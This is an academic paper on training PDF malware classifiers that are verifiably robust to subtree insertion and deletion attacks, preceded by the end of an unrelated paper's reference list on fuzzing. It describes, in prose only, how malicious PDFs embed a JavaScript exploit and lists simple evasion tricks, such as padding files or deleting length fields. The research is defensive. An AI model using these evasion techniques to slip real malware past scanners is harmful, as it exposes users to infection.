[28] C. Lattner and V. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *CGO '04*, pages 75–. IEEE Computer Society, 2004.

[29] Y. Li, B. Chen, M. Chandramohan, S. Lin, Y. Liu, and A. Tiu. Steelix: Program-state based binary fuzzing. In *ESEC/FSE '17*, pages 627–637. ACM, 2017.

[30] C. Liu, D. Zou, P. Luo, B. B. Zhu, and H. Jin. A heuristic framework to detect concurrency vulnerabilities. In *ACSAC '18*, pages 529–541. ACM, 2018.

[31] LLVM. libFuzzer, 2015.

[32] S. Lu, S. Park, E. Seo, and Y. Zhou. Learning from mistakes: A comprehensive study on real world concurrency bug characteristics. In *ASPLOS '08*, pages 329–339. ACM, 2008.

[33] C. Lyu, S. Ji, C. Zhang, Y. Li, W. Lee, Y. Song, and R. Beyah. MOPT: Optimized mutation scheduling for fuzzers. In *USENIX Security '19*, pages 1949–1966. USENIX Association, 2019.

[34] V. J. M. Manès, H. Han, C. Han, S. K. Cha, M. Egele, E. J. Schwartz, and M. Woo. Fuzzing: Art, science, and engineering. *CoRR*, abs/1812.00140:1–29, 2018.

[35] T. J. McCabe. A complexity measure. *IEEE Transactions on Software Engineering*, SE-2(4):308–320, 1976.

[36] B. P. Miller, L. Fredriksen, and B. So. An empirical study of the reliability of unix utilities. *Communications of the ACM*, 33(12):32–44, Dec. 1990.

[37] S. Nagarakatte, S. Burckhardt, M. M. K. Martin, and M. Musuvathi. Multicore acceleration of priority-based schedulers for concurrency bug detection. In *PLDI '12*, pages 543–554. ACM, 2012.

[38] C. Park and K. Sen. Randomized active atomicity violation detection in concurrent programs. In *ESEC/FSE '08*, pages 135–145, 2008.

[39] V. Pham, M. Böhme, A. E. Santosa, A. R. Caciulescu, and A. Roychoudhury. Smart greybox fuzzing. *CoRR*, abs/1811.09447:1–16, 2018.

[40] P. Pratikakis, J. S. Foster, and M. Hicks. LOCKSMITH: context-sensitive correlation analysis for race detection. *ACM SIGPLAN Notices*, 41(6):320–331, 2006.

[41] S. Savage, M. Burrows, G. Nelson, P. Sobalvarro, and T. Anderson. Eraser: A dynamic data race detector for multithreaded programs. *ACM Trans. Comput. Syst.*, 15(4):391–411, Nov. 1997.

[42] K. Serebryany and T. Iskhodzhanov. Threadsanitizer: Data race detection in practice. In *WBIA '09*, pages 62–71. ACM, 2009.

[43] M. O. Shudrak and V. Zolotarev. Improving fuzzing using software complexity metrics. *CoRR*, abs/1807.01838:1–16, 2018.

[44] N. Stephens, J. Grosen, C. Salls, A. Dutcher, R. Wang, J. Corbetta, Y. Shoshitaishvili, C. Kruegel, and G. Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS '16*. The Internet Society, 2016.

[45] Y. Sui, P. Di, and J. Xue. Sparse flow-sensitive pointer analysis for multithreaded programs. In *CGO '16*, pages 160–170. ACM, 2016.

[46] Y. Sui and J. Xue. SVF: Interprocedural static value-flow analysis in LLVM. In *CC '16*, pages 265–266. ACM, 2016.

[47] V. Terragni, S. Cheung, and C. Zhang. RECONTEST: effective regression testing of concurrent programs. In *ICSE '15*, pages 246–256, 2015.

[48] The MITRE Corporation. Download CVE List, 1999.

[49] Valgrind. Helgrind: a thread error detector, 2000.

[50] V. Vojdani and V. Vene. Goblint: Path-sensitive data race analysis. *Annales Univ. Sci. Budapest., Sect. Comp.*, pages 1–12, 2009.

[51] J. W. Voung, R. Jhala, and S. Lerner. Relay: static race detection on millions of lines of code. In *ESEC/FSE '07*, pages 205–214. ACM, 2007.

[52] H. Wang, X. Xie, Y. Li, C. Wen, Y. Liu, S. Qin, H. Chen, and Y. Sui. Typestate-guided fuzzer for discovering use-after-free vulnerabilities. In *ICSE '20*, 2020.

[53] J. Wang, B. Chen, L. Wei, and Y. Liu. Skyfire: Data-driven seed generation for fuzzing. In *SP '17*, pages 579–594, May 2017.

[54] J. Wang, B. Chen, L. Wei, and Y. Liu. Superion: grammar-aware greybox fuzzing. In *ICSE '19*, pages 724–735. IEEE / ACM, 2019.

[55] Y. Wang, X. Jia, Y. Liu, K. Zeng, T. Bao, D. Wu, and P. Su. Not all coverage measurements are equal: Fuzzing by coverage accounting for input prioritization. In *NDSS' 20*, 2020.

[56] C. Wen, H. Wang, Y. Li, S. Qin, Y. Liu, Z. Xu, H. Chen, X. Xie, G. Pu, and T. Liu. Memlock: Memory usage guided fuzzing. In *ICSE '20*, 2020.

[57] Y. Yang, X. Chen, and G. Gopalakrishnan. Inspect: A runtime model checker for multithreaded c programs. Technical report, Technical Report UUCS-08-004, University of Utah, 2008.

[58] Y. Yang, X. Chen, G. Gopalakrishnan, and R. M. Kirby. Distributed dynamic partial order reduction based verification of threaded software. In *SPIN '07*, pages 58–75. Springer-Verlag, 2007.

[59] J. Yu, S. Narayanasamy, C. Pereira, and G. Pokam. Maple: a coverage-driven testing tool for multithreaded programs. In *OOPSLA '12*, pages 485–502, 2012.

[60] T. Yu, Z. Huang, and C. Wang. Contesa: Directed test suite augmentation for concurrent software. *IEEE Transactions on Software Engineering*, 2018.

[61] I. Yun, S. Lee, M. Xu, Y. Jang, and T. Kim. QSYM : A practical concolic execution engine tailored for hybrid fuzzing. In *USENIX Security '18*, pages 745–761. USENIX Association, 2018.

[62] A. Zaks and R. Joshi. Verifying multi-threaded C programs with SPIN. In *SPIN '08*, pages 325–342, 2008.

[63] M. Zalewski. Technical "whitepaper" for afl-fuzz, 2014.

[64] M. Zalewski. What is the drawback of fuzzing a multi-threaded binary?, 2015.

[65] M. Zalewski. "fidgetyafl" implemented in 2.31b, 2016.

[66] W. Zhang, J. Lim, R. Olichandran, J. Scherpelz, G. Jin, S. Lu, and T. Reps. ConSeq: detecting concurrency bugs through sequential errors. In *ASPLOS '11*, pages 251–264. ACM, 2011.

On Training Robust PDF Malware Classifiers

Yizheng Chen, Shiqi Wang, Dongdong She, and Suman Jana
Columbia University

Abstract

Although state-of-the-art PDF malware classifiers can be trained with almost perfect test accuracy (99%) and extremely low false positive rate (under 0.1%), it has been shown that even a simple adversary can evade them. A practically useful malware classifier must be robust against evasion attacks. However, achieving such robustness is an extremely challenging task.

In this paper, we take the first steps towards training robust PDF malware classifiers with verifiable robustness properties. For instance, a robustness property can enforce that no matter how many pages from benign documents are inserted into a PDF malware, the classifier must still classify it as malicious. We demonstrate how the worst-case behavior of a malware classifier with respect to specific robustness properties can be formally verified. Furthermore, we find that training classifiers that satisfy formally verified robustness properties can increase the evasion cost of unbounded (i.e., not bounded by the robustness properties) attackers by eliminating simple evasion attacks.

Specifically, we propose a new distance metric that operates on the PDF tree structure and specify two classes of robustness properties including subtree insertions and deletions. We utilize state-of-the-art verifiably robust training method to build robust PDF malware classifiers. Our results show that, we can achieve 92.27% average verified robust accuracy over three properties, while maintaining 99.74% accuracy and 0.56% false positive rate. With simple robustness properties, our robust model maintains 7% higher robust accuracy than all the baseline models against unrestricted whitebox attacks. Moreover, the state-of-the-art and new adaptive evolutionary attackers need up to 10 times larger L_0 feature distance and 21 times more PDF basic mutations (e.g., inserting and deleting objects) to evade our robust model than the baselines.

1 Introduction

Machine learning classifiers have long been used for many important security problems such as malware detection, spam filtering, and online fraud detection. One of the most ubiquitous applications is to detect PDF malware, which is a very popular infection vector for both large-scale mass and targeted attacks. Many prior research projects have demonstrated that machine-learning-based PDF malware classifiers can achieve almost perfect test accuracy (99%) with extremely low false positive rate (under 0.1%) [47, 48]. Nonetheless, all the state-of-the-art classifiers, including the proprietary ones used by popular services like Gmail, can be evaded by trivial transformations over the PDFs, such as adding invisible document metadata, deleting the length indicator of the exploit payload, or simply increasing the length of the document [5, 36, 61].

Since any security-relevant application of machine learning classifiers must deal with adaptive adversaries, it is fundamentally insufficient to evaluate security classifiers by measuring the accuracy and false positive rate. Despite the abundance of available metrics given by well-established theoretical results in machine learning [7], none of them are suitable to measure the robustness of the classifiers under adaptive attackers. In order to be practically useful, a malware classifier must be demonstrated to be secure against different types of adaptive attacks. For example, a sample robustness property might require that no matter how many pages from benign documents are inserted into a PDF malware, the classifier still must classify the modified malware as malicious. Similarly, deletion of any non-functional objects in the PDF must not result in a benign classification.

Ideally, a classifier should be *sound* with regard to a robustness property. That is, the robustness property can be formally verified to get strict bounds on the worst-case behavior of the classifier. If a classifier satisfies the robustness property, the strongest possible attacker bounded by the specification of the property, *i.e., bounded attacker*, will not be able to violate the property, no matter how powerful the attacker is or whatever adaptive strategy she follows. For example, even for a perfect knowledge attacker, any creative way of inserting pages from the most-benign documents to the malware can be verified to keep the malicious classification.

If we train classifiers to be verifiably robust against building block attacks, we can raise the bar for more sophisticated attacks to succeed. Essentially, the attacker is solving a search problem to find an evasive PDF malware. She starts from a malicious PDF, performs a series of manipulations to the PDF, and eventually arrives at a solution that makes the PDF variant classified as benign without affecting its maliciousness. To maintain malicious functionality, the PDF variant needs to have the correct syntax and correct semantics. Therefore, manipulations from different attacks can be decomposed to many building block operations in the parsed PDF tree. By training building block robustness properties, we eliminate simple and

easy evasions, which increases the search cost for attackers.

In this paper, we take the first steps towards training a PDF malware classifier with verifiable robustness properties, and we demonstrate that such classifiers also increase the attack cost even for the attackers not bounded by these properties. We address several challenges in building robust PDF malware classifiers. First, previous work has shown that retraining the malware classifier with adversarial instances drastically increases the false positive rate [1, 28]. Since verifiably robust training is strictly a harder problem to solve than adversarially robust training without any verifiable bound, it is challenging to specify robustness properties that do not increase false positive rates yet still increase the cost for the attackers. To this end, we propose a new distance metric for the structured PDF trees. Using a small distance for the robustness properties maintains low false positive rate. Second, popular model choices for PDF malware classifiers are not suitable for robust training. For example, adversarially robust training over a random forest model requires manual adjustment to the complexity of trees to maintain acceptable accuracy [33]. Therefore, we choose a neural network model to leverage state-of-the-art verifiably robust training schemes. Third, to evaluate our defense, we compare the robustness of our models against twelve different baseline models using seven attacks. We implement five attacks unrestricted by robustness properties, including feature-space attacks as well as application-space attacks that generate actual evasive PDF malware. In particular, we develop adaptive attacks to target the trained robustness properties based on EvadeML [61]. We use these attacks to quantify the increase in the unbounded attacker cost caused by the verifiable robust training.

Using our new distance metric for the PDF tree structure, we specify two classes of robustness properties, subtree deletion properties and subtree insertion properties. The properties allow any possible attacks involving deletion/insertion up to a bounded number of subtrees under the PDF root. For example, when choosing to delete `/Root/Metadata` subtree containing children `/Root/Metadata/Length` and `/Root/Metadata/Type`, the attacker can delete either one of the children, both children, or the whole subtree. Note that even at the subtree distance one, the properties include a large number of possible model inputs. For example, subtree insertion property bounds the attacker to any one of the 42 subtrees under the PDF root. Among them, `/Root/Pages` alone includes $2^{1,195}$ different input features for the classifier. This overapproximates attacker's actions, and includes even unknown attacks. We train seven verifiably robust models with different robustness properties, utilizing symbolic interval analysis [55, 56]. We measure the verified robust accuracy (VRA) for a test set of 3,416 PDF malware. The VRA represents the percentage of test samples that are verifiably robust against the strongest bounded attacker. Although adversarially robust training is known to achieve strong robustness against a specific type of attacker, the gradient attacker [39], our verifiably trained models can obtain superior verifiable robustness against *all* possible bounded attackers while keeping high test accuracies and low false positive rates.


Perhaps even more importantly, we show that a verifiably robust classifier with two proposed robustness properties can already increase the cost for the *unbounded* attacker. We evaluate our model against two unrestricted whitebox attacks and three unrestricted blackbox attacks. In the whitebox setting, our robust model maintains 7% higher estimated robust accuracy (defined in Section 2.3.4) against the unrestricted gradient attack and the Mixed Integer Linear Program (MILP) attack than the baseline models. In the blackbox setting, the enhanced evolutionary attack needs up to 3.6 times larger L_0 distance and 21 times more PDF mutations (described in Section 4.5.1 and 4.7) to evade our model compared to the baselines. Even the adaptive evolutionary attack needs 10 times larger L_0 distance and 3.7 times more PDF mutations to evade our robust model. In addition, we achieve 2% higher ERA than the strongest baseline model against the reverse mimicry attack. The results show that training verifiably robust PDF malware classifiers even for carefully chosen simple robustness properties can effectively increase the bar for the attacker to solve the evasion problem.

As defenders, making all evasion attacks on malware classifiers computationally infeasible is an extremely hard problem. However, our work shows a very promising direction to increase the cost of an attacker by training malware classfiers that are verifiably robust against different simple robustness properties. We can potentially further increase the robustness of PDF malware classifier by specifying more complex robustness properties. Our key contributions are summarized as follows.

- We are the first to evaluate and train verifiable robustness properties of PDF malware classifiers. We propose a new distance metric to bound the robustness properties in the PDF tree structure. We specify two essential robustness properties as building blocks to compose more powerful properties.
- We train verifiably robust PDF malware classifier models. We thoroughly evaluate the robustness against twelve baseline models, using state-of-the-art measures including estimated robust accuracy (ERA) under gradient attacks and verified robust accuracy (VRA) against any bounded adaptive attacker. We can achieve 92.27% average VRA over three robustness properties while maintaining 99.74% test accuracy and 0.56% false positive rate.
- We can increase the bar for unrestricted attackers to evade our verifiably robust model. Our model achieves 7% higher ERA against the unrestricted gradient attacker up to 200,000 iterations than all the baselines. The state-of-the-art and new adaptive evolutionary attackers need up to 10 times larger L_0 feature distance and 21 times more PDF manipulations to evade our robust model.

2 Background

In this section, we present an overview of the PDF format and PDF malware. Then, we introduce the features used by



(a) Example objects in a PDF malware. (b) The tree structure of a PDF malware. (c) Hidost features.

Figure 1: The objects and trailer, parsed PDF tree structure, and extracted Hidost features from an example PDF malware.

PDF malware classifiers and two main classes of attacks that evade them. At last, we describe the robust training techniques.

2.1 PDF Malware

The Portable Document Format (PDF) contains four sections: header, body, cross-reference table, and trailer. The header identifies the file format, version, and a magic number. The body consists of various types of objects, including arrays, name trees, dictionaries, etc. For example, Figure 1a shows four PDF objects and the trailer from a PDF malware. The trailer identifies the entrance to parse the file, along with the cross-reference table size. Here, the entrance is the root object `1 0 obj`, where the object number is 1 and the object version is 0, and `R` means indirect reference. The cross-reference table indexes all object locations in the file. Starting from the root object, a parser resolves referred objects either using the cross-reference table or scanning the PDF to get the object locations.

The four objects in this file are dictionaries, indicated by $<<$ and $>>$ symbols and enclosed by `obj` and `endobj` keywords. The dictionary object is a collection of key/value pairs. Each key is a name object, and the value can be any object. The root object `1 0 obj` has a special type, `/Catalog`, and the value of the key `/OpenAction` is another dictionary object. Within `/OpenAction`, the object containing the JavaScript exploit is referred to as `2 0 R`. The exploit object contains a stream that can be decoded using the `/Filter` indicator, and a length field for the stream. The exploit is executed when the file is opened. There is generally discrepancy between the parser implementation and actual file format specification. For example, many PDF readers do not need the correct length field to decode the stream, and malware authors can delete the field to evade the classifier. The rest of the PDF contains object 3 and 4 that refer to each other. The PDF structure forms a tree, by taking the shortest path to objects via references (Figure 1b).

PDF malware exploits the vulnerabilities in the PDF reader in order to transfer execution control, e.g., to run shellcode or drop additional binary. PDF malware authors employ various techniques to evade the detection, e.g., add content from legitimate documents, crash the PDF reader, and obfuscate the PDF content. Making PDF malware classifier robust against trivial manipulation remains a hard problem. For example, increasing the length of the file to be 7,050,000 bytes can evade the Gmail PDF malware scanner [5].

2.2 PDF Malware Classifiers

In this section, we discuss two open-source PDF malware classifiers that have attracted considerable evasion effort in the security community, PDFrate [47] and Hidost [48].

2.2.1 PDFrate

PDFrate [47] uses a total of 202 features including counts for various keywords and certain fields in the PDF. For example, number of characters in the author field, number of "endobj" keyword, sum of all pixels in all the images, and number of JavaScript markers, etc. The classifier is a Random Forest, with 99% accuracy and 0.2% false positive rate over the Contagio malware dataset [4].

Simple manipulation of the PDF file can result in very big changes in the feature values of PDFrate. For instance, inserting pages from a benign document to the PDF malware can increase the page count feature alone to be as big as the maximal integer value, which also affects many other counts. If a bounded manipulation in the PDF cannot tightly bound the feature input to the classifier, these features are not suitable for verifiably robust training.

2.2.2 Hidost

Hidost [48] uses Bag-of-Path features extracted from the parsed tree structure of the PDF. It obtains the shortest structural path to each object, including terminals and non-terminals in the tree, and uses binary counts for these paths as features. In the paper, the authors used only those paths that appeared in at least 1,000 files in the corpus, which reduced the number of paths from 9 million to 6,087. Hidost was evaluated on a decision tree model and a SVM model. Both models have 99.8% accuracy and less than 0.06% false positive rate

The binary Bag-of-Path features are able to bound the input to the classifier, given certain attack properties. For example, in our dataset, if we insert anything under the `/Pages` subtree, only up to 1,195 features will be flipped from 0 to 1, resulting in a tight input bound to the classifier. Therefore, in this paper, we choose to use Hidost features to build our robust PDF malware classifier.

2.2.3 Automatically Evading Malware Classifiers

Several automated attacks have successfully evaded PDF malware classifiers, under different threat models.

White-box Attacks. White-box attackers are assumed to have perfect knowledge. They can launch precise attacks targeting the exact model being trained, e.g., gradient-based attack [11,36]. For instance, in the white-box setting, the Gradient Descent and Kernel Density Estimation (GD-KDE) attack can be launched against the SVM version of PDFrate [36]. In addition, [28] uses an approach to only add features, in order to preserve existing malicious functionality of adversarial malware examples [8]. The drawback of such white-box gradient-based attacks is that the evasion instances are found in the feature space, so they do not generate actual PDF malware.

Black-box Attacks. The threat models of black-box attacks generally assume that the attacker does not have access to any model parameters, but has oracle access to the prediction labels for some samples, and in some cases also the prediction confidence. In some settings, features and the model type are assumed to be known as well. Xu et al. [61] use a genetic evolution algorithm to automatically evade both PDFrate and Hidost. The evolutionary algorithm uses a fitness score as feedback, to guide the search in finding evasive PDF variants by mutating the seed PDF malware. For every generation of the population during the search, the attack uses a cuckoo oracle to dynamically check that mutated PDFs still preserve the malicious functionality. This check is much stronger than static insertion-only methods used by gradient-based attacks. Dang et al. [18] uses a more restricted threat model where the attacker does not have access to classification scores, and only has access to the classified label and a blackbox morpher that manipulates the PDFs. They use the scoring function based on Hill-Climbing to attack the classifier under such assumptions. In this paper, we improve the attack from the genetic evolution framework of EvadeML [61], and also develop several adaptive attacks based on that.

2.3 Robust Training

Out of the arms race between adversarial image examples [49] and many defenses [9, 12, 13, 42, 43], two training methods have proven to be the strongest among all. They are adversarially robust training and verifiably robust training. We briefly explain the training methods, and reason about why verifiably robust training provides stronger robustness guarantee.

2.3.1 Robust Optimization

Both adversarially robust training and verifiably robust training are based on robust optimization. Let us first look at the optimization objective used by the regular training process of the neural network. Given an input x with the true label y, a neural network f_θ parameterized by θ maps it to a label $\hat{y} = f(x)$. A loss function $L(y,\hat{y})$ is used to evaluate the errors of such prediction, e.g., the cross-entropy loss. The training process has the following optimization objective that minimizes the loss to find optimal weights θ. The summation is an empirical measure of the expected loss over the entire training dataset.

$$\theta = \underset{\theta}{\operatorname{argmin}} \sum L(y,\hat{y}) \tag{1}$$

In the adversarial setting, for the input x, there can be a set of all possible manipulations $\tilde{x}$ bounded by a distance metric D_k within distance k, i.e. $\tilde{x} \in D_k(x)$. Robust optimization minimizes the worst case loss for all inputs in $D_k(x)$, solving a minimax problem with two components.

$$\theta = \underset{\theta}{\operatorname{argmin}} \sum \max_{\tilde{x} \in D_k(x)} L(y, f_\theta(\tilde{x})) \tag{2}$$

- **Inner Maximization Problem:** find $\tilde{x}$ that maximizes the loss value within the robustness region $D_k(x)$, i.e., the *robust loss*.
- **Outer Minimization Problem:** minimize the maximal loss to update the weights θ of the neural network.

The following two robust training methods solve the inner maximization problem in different ways.

2.3.2 Adversarially Robust Training

Adversarially robust training empirically estimates the maximal loss in Equation 2 by using different attacks. The state-of-the-art adversarially robust training method from Madry et al. [39] uses adversarial examples found by the Projected Gradient Descent (PGD) attack [35] to estimate the robust loss for the training. The training method has been applied to benchmarking image datasets, including MNIST and CIFAR-10. The trained models have shown robustness against known attacks including the Projected Gradient Descent (PGD) attack [35], Carlini-Wagner (CW) attacks [13], Fast Gradient Sign Method (FGSM) [26], etc.

Adversarially robust training has been applied to malware datasets. In the followup work to [61], Xu et al. [1] applied adversarially robust training over the Contagio malware dataset, which increased the false positive rate to as high as 85%. Grosse et al. [28] applied the training method to the android malware classifier using adversarial malware examples, increasing the false positive rate to 67%.

2.3.3 Verifiably Robust Training

Verifiably robust training uses sound over-approximation techniques to obtain the upper bound of the inner maximization problem. Different methods have been used to formally verify the robustness of neural networks over input regions [20, 23, 24, 31, 34, 37, 44], such as abstract transformations [25], symbolic interval analysis [55, 56], convex polytope approximation [58], semidefinite programming [45], mixed integer programming [50], Lagrangian relaxation [22] and relaxation with Lipschitz constant [57], which essentially solve the inner maximization problem. By using the worst case bounds derived by formal verification techniques, verifiably robust training [21, 41, 53, 59] can obtain such verified robustness properties.

The training method has been applied to image datasets to increase verifiable robustness, usually with the tradeoff of lower accuracy and higher computation and memory cost for the training. Recent works have focused on scaling the training method to larger networks and bigger datasets [53, 59]. Since verifiably robust training techniques can train classifiers to be *sound* with regard to the robustness properties, the trained network gains robustness against even unknown adaptive attacks. On the contrary, adversarially robust training is limited by the specific threat model used to generate adversarial instances for the training. Therefore, we apply verifiably robust training to build the PDF malware classifier. By carefully specifying useful robustness properties, our robust model has only 0.56% false positive rate.

2.3.4 ERA and VRA

In this paper, we will use the following two metrics to evaluate our verifiably robust PDF malware classifier.

Estimated Robust Accuracy (ERA) measures the percentage of test inputs that are robust against known attacks, given a distance bound. For instance on the MNIST dataset, Madry et al.'s training method [39] can achieve 89% ERA against PGD attacks within a bounded distance of $L_\infty \leq 0.3$.

Verified Robust Accuracy (VRA) measures the percentage of test inputs that are verified to be correctly classified within a distance bound. For example, Wong et al.'s training method [59] obtains 21.78% VRA on a CIFAR10 Resnet model within a bounded distance of $L_\infty \leq 8/255$.

3 Verifiably Robust PDF Malware Classifier

Since it is extremely hard, if not impossible, to have a malware classifier that is robust against all possible attackers, we aim to train classifiers to be robust against building block attacks. In this section, we describe the specification and training of robustness properties.

3.1 Robustness Properties

3.1.1 Motivation

Building block operations. A large group of evasion attacks against malware classifiers can be considered as solving a search problem, e.g., mimicry attacks [36, 52], EvadeML [61], EvadeHC [18] and MalGAN [30]. The search starts from the seed malware, modifies the malware to generate variants while keeping the malicious functionality, until finding a variant that can be classified as benign. The attacks use building block operations to make the search process more systematic and efficient over a large space. Specifically for PDF malware, the operations include PDF object mutation operators [61], random morpher [18] and feature insertion-only generator [30]. After performing the building block operations, the attacks optimize the search based on the classifier's feedback that indicates the evasion progress. We want to make the search harder by training classifiers to be robust against building block operations. To achieve that, we consider operations that generate PDFs with the correct syntax. A PDF variant needs to have both correct syntax and correct semantics to stay malicious. Though dynamic execution can confirm the same malicious behavior, it is too expensive to do that during training. Therefore, we statically ensure the correct PDF syntax. A syntactically correct PDF file can be parsed into a tree structure (Figure 1b, Section 2.1). Thus, the building block operations are a combination of insertion and deletion in the PDF tree. Based on this insight, we design robustness properties related to the PDF subtrees. We propose two classes of subtree insertion and subtree deletion properties, which can be used as the stepping stones to construct more sophisticated attacks.

False positive rate. It is crucial to maintain low false positive rate for security classifiers due to the Base-Rate Fallacy [10]. If we train classifiers with evasive malware variants without enforcing a proper bound, the classifier will have very high false positive rate. Since attacks often mimic benign behavior, the feature vectors of unbounded variants are close to benign vectors, which affects the false positive rate. Therefore, we need a distance metric to define the robustness properties to capture the similarity between the PDF malware and its variants. Since the L_p norm distance in the feature space does not capture whether the corresponding PDF variant has the correct syntax, we propose a new distance metric for the PDF subtree.

3.1.2 Subtree Distance Metric

Subtree Distance Definition. We propose a new distance metric to bound the attacker's building block operations over a PDF malware. The subtree distance between two PDFs x and x' is, the number of different subtrees of depth one in the two PDF trees. These subtrees are directly under the root object in the PDF, regardless of their height and the number of nodes in them. Formally,

$d(x,\ x') = \#\{(\text{root}_x.\text{subtrees} \cup \text{root}_{x'}.\text{subtrees}) - (\text{root}_x.\text{subtrees} \cap \text{root}_{x'}.\text{subtrees})\}$

We first take the union of the subtrees with depth one from two PDFs, and then remove the intersection of the two subtree sets (identical subtrees). The distance $d(x,x')$ is the cardinality of the resulting set.

If the attacker inserts benign pages into the PDF malware under the `/Root/Pages` subtree (Figure 1b), this operation will not exceed subtree distance one, no matter how long the malicious PDF document becomes. Changing an arbitrary subtree in the PDF may have different L_p norm distances depending on which subtree is manipulated. For example, in the Hidost binary path features, manipulating `/Root/Metadata` is bounded by $L_1 \leq 4$, whereas changing `/Root/Pages` can be up to $L_1 \leq 1195$. However, under the subtree distance, they are both within the distance one bound.

We use the subtree distance to define robustness properties. Each property corresponds to an over-approximated set $D_k(x) = \{\tilde{x} | d(x,\tilde{x}) \leq k\}$. The set captures all PDF malware $\tilde{x}$ that can be possibly generated by changes in arbitrary k subtree

regions under the root of the malware seed x, regardless of the feature extraction method. Since insertion and deletion are building block operations, we formulate these robustness properties at distance one before composing more complicated robustness properties.

3.1.3 Subtree Insertion and Deletion Properties

Subtree Insertion Property (Subtree Distance 1): given a PDF malware, all possible manipulations to the PDF bounded by inserting an arbitrary subtree under the root, do not result in a benign prediction by the classifier.

The attacker first chooses any one of the subtrees, and then chooses an arbitrary shape of the subtree for the insertion. Some subtrees are commonly seen in benign PDFs, which can be good insertion candidates for evasion, e.g., `/Root/Metadata`, `/Root/StructTreeRoot`, `/Root/ViewerPreferences`. Although the subtree distance for the property is only one, the total number of allowable insertions is on the order of the sum of exponentials for the number of children under each subtree.

The property over-approximates the set of semantically correct and malicious PDFs. For example, if we insert `/Root/Names/JavaScript/Names/JS` but not `/Root/Names/JavaScript/Names/S`, the javascript is no longer functional. Moreover, we over-approximate the attacker's possible actions. Attacks are usually based on some optimization procedure rather than exhaustive search. However, if a known attack fails to find succesful insertion in a subtree, unknown attacks may succeed. Therefore, the property can overestimate the worst case behavior of the classifier.

Subtree Deletion Property (Subtree Distance 1): given a PDF malware, all possible manipulations to the PDF bounded by deleting an arbitrary subtree under the root, do not result in a benign prediction by the classifier.

For the PDF malware example shown in Figure 1b, this property allows deleting any one of the following: `/Root/Type`, `/Root/Pages`, and `/Root/OpenAction`. Note that this allows any combination of deletion under non-terminal nodes `/Root/Pages` and `/Root/OpenAction`.

Some exploit triggers may be lost or the program semantics may be broken by deleting content from the malware. The robustness property covers an over-approximated set of evasive PDF malware, and enforces that they are always classified as malicious. It is acceptable to include some non-malicious PDFs in the robustness region, as long as we do not increase the false positive rate for benign PDFs.

3.1.4 Other Properties

We do not specify other common properties like replacement, since many can be viewed as a combination of insertions and deletions. The robustness properties can be generalized to up to N subtree distance, where $N = 42$ in our feature space. Next, we describe properties with larger distances.

Subtree Deletion Property (Subtree Distance 2): the strongest possible attackers bounded by deletions within any two subtrees under the root, cannot make the PDF classified as benign.

Subtree Insertion Property (Subtree Distance $N-1$): the strongest possible attackers bounded by insertions within all but one subtree under the root, cannot make the PDF classified as benign.

Monotonic Property and Subtree Insertion Property (Distance N): Incer et al. [32] have proposed to enforce the monotonic property for malware classifiers. The monotonic property states that an attacker cannot evade the classifier by only increasing the feature values. Specifically, if two feature vectors satisfy $x \leq x'$, then the classifier f guarantees that $f(x) \leq f(x')$. They enforce monotonicity for both benign and malicious classes, such that inserting features into any executable makes it appear more malicious to the classifier. The property is so strong that it decreased the temporal detection rate of the classifier by 13%.

To compare against the monotonic property, we propose the subtree insertion property at distance N. In other words, the insertion is unrestricted by any subtree, and it is allowed for all features. We focus on this property for the malicious PDFs, which is a key difference from the monotonic property.

Larger distances bound a larger set of evasive malware variants, which can make malicious feature vectors more similar to benign ones and affect the false positive rate. In our evaluation, we train all five properties and several combinations of them using mixed training technique (Table 4).

3.2 Training the Properties

Given the over-approximated set of inputs $D_k(x)$ for each robustness property, we use sound analysis of the neural network to obtain the corresponding robust loss.

Sound analysis definition. A sound analysis over the neural network f_θ represents a sound transformation T_f from the input to the output of f_θ. Formally, given input $x \in \mathbb{X}$ and a property $D_k(x)$ bounded by distance k, the transformation T_f is sound if the following condition is true: $\forall x \in \mathbb{X}$, we have $\{f_\theta(\tilde{x}) | \tilde{x} \in D_k(x)\} \subseteq T_f(D_k(x))$ That is, the sound analysis over-approximates all the possible neural network outputs for the property. Using $T_f(D_k(x))$, we can compute the robust loss in Equation 2.

Training. Existing works have shown that training only for the robustness objective degrades regular test accuracy, and combining the two objectives helps smooth the conflict between the two [27, 41, 53]. Consequently, we adopt the same principle to train for a combined loss as below.

$$L = L(y, f_\theta(x)) + \max_{\tilde{x} \in D_k(x)} L(y, f_\theta(\tilde{x})) \tag{3}$$

In Equation 3, the left-hand side of the summation denotes the regular loss for the training data point (x, y), and the right-hand side represents the robust loss for any manipulated $\tilde{x}$




Figure 2: Different types of attackers in our evaluation.

bounded by distance k satisfying a defined robustness property $D_k(x)$. We give the same weights to combine the two parts of the loss, to equally optimize the regular loss and the robust loss. The robust loss is computed by the worst case within the bounded region of every training data input. More implementation details about robust training can be found in Section 4.1.4.

4 Evaluation

We train seven verifiably robust models and compare them against twelve baseline models, including neural network with regular training, adversarially robust training, ensemble classifiers, and monotonic classifiers[1]. We answer the following questions in the evaluation.

- Do we have higher VRA and ERA if the attackers are restricted by the robustness properties?
